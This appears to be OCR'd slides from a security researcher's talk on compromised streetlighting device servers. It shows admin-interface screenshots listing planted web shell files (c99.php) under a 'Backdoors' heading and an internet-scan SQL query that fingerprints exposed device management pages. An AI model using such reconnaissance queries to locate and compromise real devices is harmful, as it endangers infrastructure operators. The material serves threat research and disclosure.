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
nightshift
intelligent digital streetlighting
[redacted] Management
Help
Home
Configuration
Network
Mobile
Serial Ports
Camera
Alarms
System
Device Cloud
Users
Position
Applications
Python
RealPort
Industrial Automation
Home
Getting Started
Tutorial
Not sure what to do next? This Tutorial can help.
System Summary
Model:
SeCo
Ethernet MAC Address:
Ethernet IP Address:
192.168.1.1
Mobile IP Address:
Description:
None
Contact:
None
Location:
None
Device ID:
Python – manage script files

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Python Configuration

▼ Python Files

Upload Files

Upload Python programs

Upload File: Fájl kiválasztása Nincs fájl kiválasztva

Warning: If you modify the Python files (archives or scripts), it is strongly recommended that you reboot your Owlet device server for the modified files to take effect. Unpredictable behaviors may result if you do not reboot, depending on what has been modified.

Upload

Manage Files

Action	File Name	Size
☐	t.py	8380 bytes
☐		309 bytes
☐		715912 bytes
☐		144932 bytes

Delete

xxxx.com

Connect [redacted] **Management**

- Home
- **Configuration**
  - Network
  - Mobile
  - Serial Ports
  - Camera
  - Alarms
  - System
  - [redacted]
  - Users
  - Position
- **Applications**
  - Python
  - RealPort
  - Industrial Automation
- **Management**
  - Serial Ports
  - Connections
  - Event Logging
  - Network Services
- **Administration**

File Management

Upload Files

Upload custom web pages and files such as your applet and HTML files. [redacted] into this device.

Upload File: Fájl kiválasztása Nincs fájl kiválasztva

Upload

Manage Files

Action	File Name	Size
☐	c99.html	614693 bytes
☐	c99.php	622380 bytes
☐	index.html	21410 bytes
☐	realy.png	208657 bytes
☐	gobi.zip	4967807 bytes

Delete

Backdoors

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```
SELECT
  ip, p80.http.get.title, tags, location.country, location.continent, location.city
FROM
  ipv4.20160428
WHERE
  p80.http.get.body like '%<a href="%" target="_blank">%' AND
  p80.http.get.body like '%<a href="/home.htm">%' AND
  tags = 'http'
```

2.643

Timestamp: 2016-05-10 00:50 **Results:** 2,643 **Page:** 1/3 **Processed:** 175.4 GB **Execution Time:** 5.73s **Cached:** False

Validate Execute

Query Results

Row	ip	p80_http_get_title	tags	location_country	location_continent	location_city
1	188. 5.97	Connectl n and Management	http	Belgium	Europe	*(null)*
2	188. 5.87	Connect Management	http	Belgium	Europe	*(null)*
3	188. 9.175	Connect Management	http	Belgium	Europe	*(null)*
4	188. 7.7	Connect Management	http	Belgium	Europe	*(null)*
5	188. 7.70	Connect Management	http	Belgium	Europe	*(null)*

Questions?

SOPHOS

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attila.marosi@gmail.com

PGP ID: 3782A65A

PGP FP.: 4D49 1447 A4E1 F016 F833
8700 8853 60A7 3782 A65A